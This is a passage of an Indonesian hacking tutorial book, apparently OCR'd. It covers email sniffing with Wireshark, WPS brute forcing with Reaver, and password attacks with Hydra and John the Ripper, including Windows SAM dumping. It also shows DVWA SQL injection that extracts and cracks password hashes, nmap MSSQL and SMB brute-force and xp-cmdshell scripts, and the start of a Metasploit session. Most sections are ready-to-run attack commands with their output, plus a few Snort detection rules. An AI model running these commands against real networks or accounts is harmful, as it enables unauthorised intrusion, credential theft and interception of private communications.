
Bagi anda yang ingin mempelajari lebih lanjut isi dari protocol TCP yang dikirim, kita dapat mengklik protocol TCP tersebut. Kita akan melihat banyak hal di row yang berada di tengah.

Kita dapat melihat hal-hal yang menarik dari isi paket yang di capture oleh Wireshark. Terutama kalau data yang di transfer berbentuk ASCII dan dapat dibaca dengan row ke tiga / paling bawah. Dalam contoh paket yang diterima di perlihatkan ada paket yang berisi kata-kata

220 fm2.smtp.telkom.net ESMTP Smtpd; Sat, 31 Dec 2016 09:20:03 +0700

Hal ini menunjukan bahwa paket yang kita tangkap adalah sebuah potongan transaksi proses pengiriman e-mail. Ini penting sekali, karena kita dapat menyadap seluruh aliran komunikasi yang terjadi dari satu paket tersebut.

Tentunya kita ingin sekali melihat isi mail yang sedang di transaksikan. Hal ini dapat dilakukan melalui menu Analyze. Pada menu Analyze ada beberapa sub-menu, seperti Display Filter, Apply as Filter, Prepare a Filter, Enable Protocols, Decode As, User Specified Decodes dan terakhir yang paling asik adalah menu Analyze untuk Follow TCP Stream. Dengan menu Follow TCP Stream kita dapat menyatukan semua paket transaksi yang ada menjadi sebuah kesatuan seperti tampak pada gambar berikut.



Gambar 6: Hasil penyadapan komunikasi e-mail

Selain isi komunikasi e-mail yang dapat kita baca, sebetulnya kita dapat mempelajari cara kerja protokol. Isi protokol yang dikirim oleh server SMTP menggunakan warna biru, sedangkan informasi / protokol yang dikirim oleh client menggunakan warna merah.

Server biasanya menjawab dengan angka, seperti 220, 250 dsb. Biasanya berita kesalahan akan dikirim dengan angka 4xx. Sementara dari sisi client akan mengirim perintah dalam bentuk teks, seperti HELO, EHLO, MAIL FROM, RCPT TO, DATA dsb. Lebih detail tentang cara kerja SMTP dapat di baca secara detail di RFC 821 https://tools.ietf.org/rfc/rfc821.txt yang ditulis oleh Jon Postel di bulan Agustus 1982.

Demikian lah kita dapat mempelajari banyak hal dari proses sniffing paket data yang dikirim melalui jaringan. Tentunya ilmu sniffing ini dapat menjadi ilmu yang bermanfaat dan dapat memungkinkan kita mengerti teknik jaringan Internet. Tapi seperti sebuah pisau dapat digunakan untuk hal yang tidak baik, seperti mencuri password, membaca isi mail dsb.

Semoga ilmu ini dapat dimanfaatkan untuk hal yang baik.

BAB 5 MEMBOBOL WIRELESS

Scanning HotSpot

Scanning Keberadaan HotSpot dapat dilakukan menggunakan text mode.

iwlist

Cara yang paling sederhana adalah menggunakan perintah

iwlist scanning

Kismet

cara yang lebih rumit menggunakan kismet

```
# apt-get install kismet
# vi /etc/kismet/kismet.conf
source=none,none,addme --> source=ipw3945,wlan0,ipwsource
source=none,none,addme --> source=zd1211,eth1,zysource
source=none,none,addme --> source=ath5k, ath0, athsource
```

Baca http://www.kismetwireless.net/documentation.shtml untuk melihat source yang dikenali

Menjalankan Kismet

kismet

airodump

Mematikan mode monitor di WLAN interface

airmon-ng stop wlan0

Mengaktifkan mode monitor di WLAN interface

airmon-ng start wlan0 1

Akan keluar kira-kira

Interface	Chipset	Driver
wlan0	Intel 3945ABG	iwl3945 - [phy0]
		(monitor mode enabled on mon2)
mon0	Intel 3945ABG	iwl3945 - [phy0]
mon1	Intel 3945ABG	iwl3945 - [phy0]

Scanning

airodump-ng mon0

Reaver untuk Penetrasi Keamanan Wireless

Reaver melakukan serangan brute force terhadap jalur akses sejumlah WiFi Protected Setup pin. Setelah pin WPS ditemukan, WPA PSK dapat dipulihkan dan atau setting AP wireless dapat dikonfigurasi.

Memang Reaver tidak mendukung konfigurasi ulang AP, ini dapat dicapai dengan wpa_supplicant setelah pin WPS dikenal.

Reaver menargetkan fungsi registrar eksternal diamanatkan oleh spesifikasi WiFi Protected Setup. Jalur akses akan memberikan authenticated pendaftar dengan konfigurasi wireless mereka saat ini (termasuk WPA PSK), dan juga menerima konfigurasi baru dari registrar.

Untuk dapat mengotentikasi sebagai registrar, registrar harus membuktikan kepemilikan 8-digit nomor pin AP. Registrar dapat mengotentikasi diri ke AP setiap saat tanpa interaksi pengguna. Karena protokol WPS dilakukan lebih EAP, registrar hanya perlu dikaitkan dengan AP dan tidak memerlukan pengetahuan sebelumnya dari enkripsi wireless atau konfigurasi-nya.

Reaver melakukan serangan brute force terhadap AP, mencoba setiap kombinasi yang mungkin untuk menebak 8 digit nomor pin AP. Karena nomor pin semua angka, ada 10 ^ 8 (100.000.000) nilai yang mungkin untuk setiap nomor pin yang diberikan. Namun, karena digit terakhir dari pin adalah nilai checksum yang dapat dihitung berdasarkan sebelumnya 7 digit, yang ruang kunci dikurangi menjadi 10 ^ 7 (10.000.000) nilai yang mungkin.

Key space berkurang lebih jauh karena protokol otentikasi WPS memotong pin menjadi setengah dan memvalidasi setiap setengah individual. Itu berarti bahwa ada 10 ^ 4 (10.000) nilai yang mungkin untuk paruh pertama pin dan 10 ^ 3 (1000) nilai yang mungkin untuk paruh kedua dari pin, dengan digit terakhir dari pin menjadi checksum.

Reaver brute memaksa paruh pertama pin dan kemudian paruh kedua pin, yang berarti bahwa seluruh key space untuk nomor pin WPS dapat habis dalam 11.000 upaya. Kecepatan di mana Reaver dapat menguji nomor pin seluruhnya dibatasi oleh kecepatan di mana AP dapat memproses permintaan WPS. Beberapa AP yang cukup cepat yang satu pin dapat diuji setiap detik; yang lain kadang lebih lambat dan hanya memungkinkan satu pin setiap sepuluh detik. Secara statistik, itu hanya akan mengambil setengah dari waktu bahwa untuk menebak nomor pin yang benar.

Reaver Instalasi

Reaver hanya didukung pada platform Linux, membutuhkan library libpcap dan libsqlite3, dan dapat dibangun dan diinstal dengan menjalankan:

```
./configure
make
make install
```

Untuk membuang semua yang di install / di buat oleh Reaver:

```
make distclean
```

Reaver Penggunaan

Biasanya, argumen minimal yang diminta untuk Reaver dapat bekerja hanya nama interface dan BSSID dari Access Point (AP) sasaran:

```
# reaver -i mon0 -b 00:01:02:03:04:05
```

Kanal / channel dan SSID (asalkan SSID tidak disamarkan / dihidden) dari target Access Point (AP) akan secara otomatis diidentifikasi oleh Reaver, kecuali secara eksplisit ditentukan pada baris perintah sebagai berikut,

```
# reaver -i mon0 -b 00:01:02:03:04:05 -c 11 -e linksys
```

Secara default, jika AP beralih channel / kanal, Reaver akan juga mengganti channel / kanal yang sesuai. Namun, fitur ini dapat dinonaktifkan dengan memperbaiki saluran antarmuka ini:

```
# reaver -i mon0 -b 00:01:02:03:04:05 --fixed
```

Default menerima batas waktu adalah 5 detik. Batas waktu ini dapat diatur secara manual jika diperlukan (batas waktu minimal adalah 1 detik):

```
# reaver -i mon0 -b 00:01:02:03:04:05 -t 2
```

Jangka waktu penundaan standar antara pin upaya adalah 1 detik. Nilai ini dapat meningkat atau menurun untuk setiap nilai integer non-negatif. Nilai nol berarti tidak ada penundaan:

```
# reaver -i mon0 -b 00:01:02:03:04:05 -d 0
```

Beberapa AP sementara akan mengunci state WPS mereka, biasanya selama lima menit atau kurang, ketika kegiatan "mencurigakan" terdeteksi. Secara default ketika keadaan terkunci terdeteksi, Reaver akan memeriksa state setiap 315 detik (5 menit dan 15 detik) dan tidak melanjutkan pin kasar memaksa sampai state WPS tidak terkunci. Cek ini dapat meningkat atau menurun untuk setiap nilai integer non-negatif:

```
# reaver -i mon0 -b 00:01:02:03:04:05 --lock-delay=250
```

Untuk output tambahan, opsi verbose dapat diberikan. Menyediakan opsi verbose dua kali akan meningkatkan bertele-tele dan menampilkan setiap nomor pin seperti yang dicoba:

```
# reaver -i mon0 -b 00:01:02:03:04:05 -vv
```

Periode default timeout untuk menerima pesan respon M5 dan M7 WPS adalah 0,1 detik. Batas waktu ini dapat diatur secara manual jika diperlukan (timeout max adalah 1 detik):

```
# reaver -i mon0 -b 00:01:02:03:04:05 -T .5
```

Beberapa implementasi WPS yang jelek akan men-drop koneksi ketika pin tidak valid diberikan bukannya menanggapi dengan pesan NACK sebagai di spesifikasi. Untuk menjelaskan ini, jika batas waktu M5 / M7 tercapai, itu diperlakukan sama sebagai NACK secara default. Namun, jika diketahui bahwa target AP mengirimkan nacks (paling tidak), fitur ini dapat dinonaktifkan untuk memastikan keandalan yang lebih baik. Pilihan ini biasanya tidak berguna karena Reaver akan otomatis mendeteksi jika sebuah AP benar merespon dengan NACKs atau tidak:

```
# reaver -i mon0 -b 00:01:02:03:04:05 --nack
```

Sementara kebanyakan AP tidak peduli, mengirim pesan EAP FAIL untuk menutup sesi WPS kadang-kadang diperlukan. Secara default fitur ini dinonaktifkan, tetapi dapat diaktifkan bagi mereka AP yang membutuhkannya:

```
# reaver -i mon0 -b 00:01:02:03:04:05 --eap-terminate
```

Ketika 10 berturut-turut kesalahan WPS yang dihadapi, pesan peringatan akan ditampilkan. Karena ini mungkin merupakan tanda bahwa AP membatasi tingkat upaya pemasukan pin atau hanya kelebihan beban, sleep bisa diletakkan di tempat yang akan terjadi setiap kali pesan-pesan peringatan akan muncul:

```
# reaver -i mon0 -b 00:01:02:03:04:05 --fail-wait=360
```

BAB 6 MEMBOBOL PASSWORD

Membobol Password Menggunakan Hydra

Hydra adalah network log yang sangat terkenal dan dihormati oleh cracker yang dapat mendukung layanan yang berbeda.

System yang di serang

> Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird,
> FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD,
> HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD,
> HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP,
> Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3,
> POSTGRES, RDP, Rexec, Rlogin, Rsh, S7-300, SAP/R3, SIP, SMB, SMTP,
> SMTP Enum, SNMP, SOCKS5, SSH (v1 and v2), Subversion,
> Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

Contoh cara menggunakan

> hydra -L userlist.txt -P password.txt namaprotocol://mesin-korban
> hydra -L userlist.txt -P passwordlist.txt ssh://192.168.0.80
> hydra -L userlist.txt -P passwordlist.txt -e ns -u -f ssh://192.168.0.80
> hydra -L userlist.txt -P passwordlist.txt -e ns -u -f telnet://192.168.0.80
> hydra -L userlist.txt -P passwordlist.txt -e ns -u -f pop3://192.168.0.80
> hydra -L userlist.txt -P passwordlist.txt -e ns -u -f imap://192.168.0.80
> hydra -L userlist.txt -P passwordlist.txt -e ns -u -f 192.168.0.80 mysql

Untuk DVWA

> hydra -l admin -p password http-get-form "/DVWA-1.0.8/login.php:username=^USER^&password=^PASS^&submit=Login:Login failed"
>
> hydra –L UserNameFile –P PasswordFile –e ns –t 32 –u –f –m /DVWA-1.0.8/login.php:username=^USER^&password=^PASS^&Login=Login <IP> http-post-form
>
> hydra –L userlist.txt –P passwordlist.txt –e ns –t 32 –u –f –m /DVWA-1.0.8/login.php:username=^USER^&password=^PASS^&Login=Login 192.168.0.80 http-post-form

Cracking Password Windows

Crack password windows dapat dilakukan menggunakan John The Ripper. Langkah-nya adalah sebagai berikut,

Mount file system Windows misalnya

> mkdir /mnt/sda1
> mount /dev/sda1 /mnt/sda1

File yang diperlukan di Windows

```
/mnt/sda1/windows/system32/config/sam
/mnt/sda1/windows/system32/config/system
```

Lakukan SAMdump

```
samdump2 /mnt/sda1/windows/system32/config/system
/mnt/sda1/windows/system32/config/sam
```

Pipe ke file

```
samdump2 /mnt/sda1/windows/system32/config/system
/mnt/sda1/windows/system32/config/sam > whash.txt
```

Proses akhir dengan John The Ripper

```
/pentest/passwords/jtr/john /root/whash.txt
cat /pentest/passwords/jtr/john.pot
/pentest/passwords/jtr/john --show /root/whash.txt
```

BAB 7 MEMBOBOL DATABASE SQL

QSL Injection cek dengan nmap

Untuk mencek apakah sebuah situs dapat di serang menggunakan SQL Injection. Kita dapat menggunakan nmap

```
nmap -sV --script=http-sql-injection <target>
```

SQL Attack dengan nmap

nmap dapat digunakan untuk melakukan serangan ke SQL

```
nmap -p1433 --script ms-sql-info 192.168.0.80
nmap -p1433 --script ms-sql-brute 192.168.0.80
nmap -p1433 --script ms-sql-brute --script-args
userdb=/var/usernames.txt,passdb=/var/passwords.txt 192.168.0.80
nmap -p1433 --script ms-sql-empty-password 192.168.0.80
nmap -p1433 --script ms-sql-hasdbaccess.nse --script-args mssql.username=sa 192.168.0.80
nmap -p1433 --script ms-sql-tables --script-args mssql.username=sa 192.168.0.80
nmap -p1433 --script ms-sql-xp-cmdshell --script-args mssql.username=sa 192.168.0.80
nmap -p1433 --script ms-sql-xp-cmdshell --script-args=ms-sql-xp-cmdshell.cmd='net
users',mssql.username=sa 192.168.0.80
nmap -p1433 --script ms-sql-dump-hashes --script-args mssql.username=sa 192.168.0.80
```

MYSQL brute force hack dengan nmap

File mysql-brute

```
Script types: portrule
Categories: intrusive, brute
Download: http://nmap.org/svn/scripts/mysql-brute.nse
```

User Summary

```
Lakukan hack pada password MySQL.
```

Example Usage

```
nmap --script=mysql-brute <target>
```

Script Output

```
3306/tcp open  mysql
| mysql-brute:
|   Accounts
|     root:root - Valid credentials
```

Perintah Serangan SQL Injection di server DVWA

Pada saat kita berlatih SQL Injection menggunakan DVWA, akan lebih mudah untuk mengerti jika kita mengerti perintah SQL yang di berikan. Untuk bisa mengerti dengan jelas, ada baiknya tidak melakukannya melalui interface web tapi coba login dan menuliskan perintah SQL di console MySQL menggunakan command line. Dari situ akan lebih mudah membayangkan bagaimana SQL Injection bekerja.

Langkah untuk mempelajari ini tidak terlalu sulit

Login ke mesin server yang kita instalasi DVWA
menjadi super user, menggunakan perintah

```
sudo su
```

Masuk ke database MySQL, jika password root mysql adalah 123456, maka kita dapat menggunakan perintah

```
mysql -u root -p123456
```

Jika berhasil dengan baik maka akan keluar

```
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.17-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Untuk berlatih kita perlu menggunakan database dvwa, ketik perintah

```
use dvwa
```

Kita sudah siap untuk belajar / memlihat apa yang terjadi jika kita latihan SQL Injection. Perintah yang diberikan di menu SQL Injection DVWA sebetulnya adalah

```
SELECT first_name, last_name FROM users WHERE user_ID = '$id';
```

Dimana '$id' adalah input parameter yang diberikan oleh user. Kita bisa bermain-main dengan ini di console mysql. Setelah kita 'use dvwa' maka kita bisa bermain-main dengan MySQL secara manual tanpa melakukan injection.

Masukan perintah

```
SELECT first_name, last_name FROM users WHERE user_ID = '1';
```

Keluar

```
+------------+-----------+
| first_name | last_name |
+------------+-----------+
| admin      | admin     |
+------------+-----------+
1 row in set (0,00 sec)
```

Masukan perintah

SELECT first_name, last_name FROM users WHERE user_ID = '2';

Keluar

```
+------------+-----------+
| first_name | last_name |
+------------+-----------+
| Gordon     | Brown     |
+------------+-----------+
1 row in set (0,00 sec)
```

Masukan perintah, untuk mencek apakah bisa di inject perintah lain

SELECT first_name, last_name FROM users WHERE user_id = '%' or '0'='0';

Keluar

```
+------------+-----------+
| first_name | last_name |
+------------+-----------+
| admin      | admin     |
| Gordon     | Brown     |
| Hack       | Me        |
| Pablo      | Picasso   |
| Bob        | Smith     |
+------------+-----------+
5 rows in set (0,00 sec)
```

Masukan perintah, untuk mencek apakah bisa di inject perintah lain

SELECT first_name, last_name FROM users WHERE user_ID = '1' or '2'='2';

Keluar

```
+------------+-----------+
| first_name | last_name |
+------------+-----------+
```

```
| admin      | admin     |
| Gordon     | Brown     |
| Hack       | Me        |
| Pablo      | Picasso   |
| Bob        | Smith     |
+------------+-----------+
5 rows in set (0,01 sec)
```

Masukan perintah

> SELECT first_name, last_name FROM users WHERE user_id = '%' or 0=0 union select null, version() #';

Keluar

```
+------------+-------------------------+
| first_name | last_name               |
+------------+-------------------------+
| admin      | admin                   |
| Gordon     | Brown                   |
| Hack       | Me                      |
| Pablo      | Picasso                 |
| Bob        | Smith                   |
| NULL       | 5.7.17-0ubuntu0.16.04.1 |
+------------+-------------------------+
6 rows in set (0,00 sec)
```

Akan keluar versi MySQL yang digunakan adalah 5.7.17-0ubuntu0.16.04.1

Masukan perintah,

> SELECT first_name, last_name FROM users WHERE user_id = '%' or 0=0 union select null, user() #';

Keluar

```
+------------+----------------+
| first_name | last_name      |
+------------+----------------+
| admin      | admin          |
| Gordon     | Brown          |
| Hack       | Me             |
| Pablo      | Picasso        |
| Bob        | Smith          |
| NULL       | root@localhost |
+------------+----------------+
6 rows in set (0,00 sec)
```

akan keluar user yang digunakan untuk mengakses database, yaitu root@localhost

Masukan perintah

> SELECT first_name, last_name FROM users WHERE user_id = '%' or 0=0 union select null, database() #';

Keluar

```
+------------+-----------+
| first_name | last_name |
+------------+-----------+
| admin      | admin     |
| Gordon     | Brown     |
| Hack       | Me        |
| Pablo      | Picasso   |
| Bob        | Smith     |
| NULL       | dvwa      |
+------------+-----------+
6 rows in set (0,00 sec)
```

akan keluar nama database yang digunakan, yaitu dvwa

Masukan perintah

> SELECT first_name, last_name FROM users WHERE user_id = '%' and 1=0 union select null, table_name from information_schema.tables #';

Keluar

```
+------------+-----------------------------------------------------+
| first_name | last_name                                           |
+------------+-----------------------------------------------------+
| NULL       | CHARACTER_SETS                                      |
| NULL       | COLLATIONS                                          |
| NULL       | COLLATION_CHARACTER_SET_APPLICABILITY               |
| NULL       | COLUMNS                                             |
..
..
..
| NULL       | x$wait_classes_global_by_avg_latency                |
| NULL       | x$wait_classes_global_by_latency                    |
| NULL       | x$waits_by_host_by_latency                          |
| NULL       | x$waits_by_user_by_latency                          |
| NULL       | x$waits_global_by_latency                           |
+------------+-----------------------------------------------------+
275 rows in set (0,01 sec)
```

Dimana

CHARACTER_SETS
COLLATIONS
COLLATION_CHARACTER_SET_APPLICABILITY

adalah INFORMATION SCHEMA table name. INFORMATION_SCHEMA adalah database informasi, yang menyimpan semua informasi tentang database yang di maintain oleh MySQL.

Untuk mencek apakah ada tabel user di salah satu database, masukan perintah,

SELECT first_name, last_name FROM users WHERE user_id = '%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#';

Akan keluar

```
+------------+-------------------------------------+
| first_name | last_name                           |
+------------+-------------------------------------+
| NULL       | USER_PRIVILEGES                     |
| NULL       | users                               |
| NULL       | user                                |
| NULL       | user_variables_by_thread            |
| NULL       | user_summary                        |
| NULL       | user_summary_by_file_io             |
| NULL       | user_summary_by_file_io_type        |
| NULL       | user_summary_by_stages              |
| NULL       | user_summary_by_statement_latency   |
| NULL       | user_summary_by_statement_type      |
+------------+-------------------------------------+
10 rows in set (0,00 sec)
```

Akan terlihat ada beberapa tabel user, yang menarik buat kita adalah tabel users yang kemungkinan besar berisi password.

Untuk melihat struktur data dalam tabel users, kita bisa memasukan perintah

> SELECT first_name, last_name FROM users WHERE user_id = '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #';

Akan keluar,

```
+------------+--------------------------+
| first_name | last_name                |
+------------+--------------------------+
| NULL       | users
user_id             |
| NULL       | users
first_name          |
| NULL       | users
last_name           |
| NULL       | users
user                |
| NULL       | users
password            |
| NULL       | users
avatar              |
| NULL       | users
last_login          |
| NULL       | users
failed_login        |
| NULL       | users
CURRENT_CONNECTIONS |
```

```
| NULL       | users
TOTAL_CONNECTIONS   |
+------------+--------------------------+
10 rows in set (0,01 sec)
```

Terlihat struktur data tabel users, ada user_ud, first_name, last_name, user, password, avatar, last_login, failed_login, CURRENT_CONNECTIONS, TOTAL_CONNECTIONS. Tentu saja kita tertarik untuk melihat isi kolom password, walaupun di hash.

Untuk melihat isi kolom password, masukan perintah,

> SELECT first_name, last_name FROM users WHERE user_id = '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #';

Akan keluar

```
+------------+-----------------------------------------------------+
| first_name | last_name                                            |
+------------+-----------------------------------------------------+
| NULL       | admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99    |
| NULL       | Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03 |
| NULL       | Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b         |
| NULL       | Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7  |
| NULL       | Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99     |
+------------+-----------------------------------------------------+
5 rows in set (0,00 sec)
```

Terlihat first name, lastname, username dan password yang di hash.

Masukan kedalam sebuah file text, misalnya dvwa_password.txt, isinya adalah username:password yang di hash untuk bisa di crack menggunakan john the ripper. Pastikan tidak ada spasi dll dari ujung ke ujung setiap line supaya bisa di parsing oleh john.

> admin:5f4dcc3b5aa765d61d8327deb882cf99
> gordonb:e99a18c428cb38d5f260853678922e03
> 1337:8d3533d75ae2c3966d7e0d4fcc69216b
> pablo:0d107d09f5bbe40cade3de5c71e9e9b7
> smithy:5f4dcc3b5aa765d61d8327deb882cf99

Coba di password yang di hash menggunakan MD5 crack misalnya menggunakan perintah john the ripper berikut di backtrack kemungkinan ada di

> cd /pentest/passwords/john
> ./john --format=raw-MD5 dvwa_password.txt

di kali linux

```
/usr/sbin/john --format=raw-MD5 dvwa_password.txt
```

hasilnya kira-kira,

```
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
password         (smithy)
abc123           (gordonb)
letmein          (pablo)
charley          (1337)
5g 0:00:00:01 DONE 3/3 (2017-03-17 08:33) 2.732g/s 99292p/s 99292c/s 107714C/s
charlie..charies
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Snort Rules untuk Mendeteksi

Beberapa alternatif snort local.rules untuk mendeteksi

```
alert tcp any any -> 192.168.0.100 80 (msg:"union"; content:"union"; nocase;
classtype:web-application-attack; sid:1000033;)
alert tcp any any -> 192.168.0.100 80 (msg:"union select"; content:"union+select"; nocase;
classtype:web-application-attack; sid:1000034;)
alert tcp any any -> 192.168.0.100 80 (msg:"information_schema";
content:"information_schema"; nocase; classtype:web-application-attack; sid:1000035;)
```

BAB 8 MEMBOBOL FILE SHARING

Enumeration smb share

File smb-enum-shares

Script types: hostrule
Categories: discovery, intrusive
Download: http://nmap.org/svn/scripts/smb-enum-shares.nse

Penggunaan

Upaya untuk mencatatkan share menggunakan fungsi srvsvc.NetShareEnum Semua MSRPC dan mengambil informasi lebih banyak tentang mereka menggunakan srvsvc.NetShareGetInfo. Jika akses ke fungsi-fungsi ditolak, daftar nama share yangs sering digunakan akan diperiksa.

Menemukan share yang terbuka berguna untuk test penetrasi karena mungkin ada file pribadi bersama, atau, jika itu bisa ditulis, bisa menjadi tempat yang baik untuk menjatuhkan Trojan atau menginfeksi file yang sudah ada. Mengetahui di mana share yang bisa membuat tes semacam itu yang lebih berguna, kecuali untuk menentukan share membutuhkan hak akses administratif.

Contoh Pemakaian

```
nmap --script smb-enum-shares.nse -p445 <host>
sudo nmap -sU -sS --script smb-enum-shares.nse -p U:137,T:139 <host>
nmap --script smb-enum-shares.nse -p445 192.168.0.0/24
```

Brute force hack smb password

File smb-brute

Script types: hostrule
Categories: intrusive, brute
Download: http://nmap.org/svn/scripts/smb-brute.nse

User Summary

Upaya untuk menebak kombinasi username / password lebih dari SMB, menyimpan kombinasi ditemukan untuk digunakan dalam skrip lainnya. Setiap upaya akan dilakukan untuk mendapatkan daftar valid dari pengguna dan untuk memverifikasi setiap nama pengguna sebelum benar-benar menggunakan mereka. Ketika nama pengguna ditemukan, selain dicetak, juga disimpan dalam registri Nmap skrip sehingga lainnya Nmap dapat menggunakannya. Itu berarti bahwa jika Anda akan menjalankan smb-brute.nse, Anda harus menjalankan skrip smb lain yang Anda inginkan. Ini memeriksa password dengan cara case-sensitive, menentukan kasus setelah password ditemukan, untuk Windows versi sebelumnya Vista.

Contoh Penggunaan

```
nmap --script smb-brute.nse -p445 <host>
sudo nmap -sU -sS --script smb-brute.nse -p U:137,T:139 <host>
```

contoh

nmap --script smb-brute.nse -p445 192.168.0.7
nmap --script smb-brute.nse -p445 192.168.0.80
nmap -sU -sS --script smb-brute.nse -p U:137,T:139 192.168.0.80

Membobol Network Neighbourhood / SAMBA

Jalankan msfconsole

msfconsole


Akan keluar kira-kira

```
Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
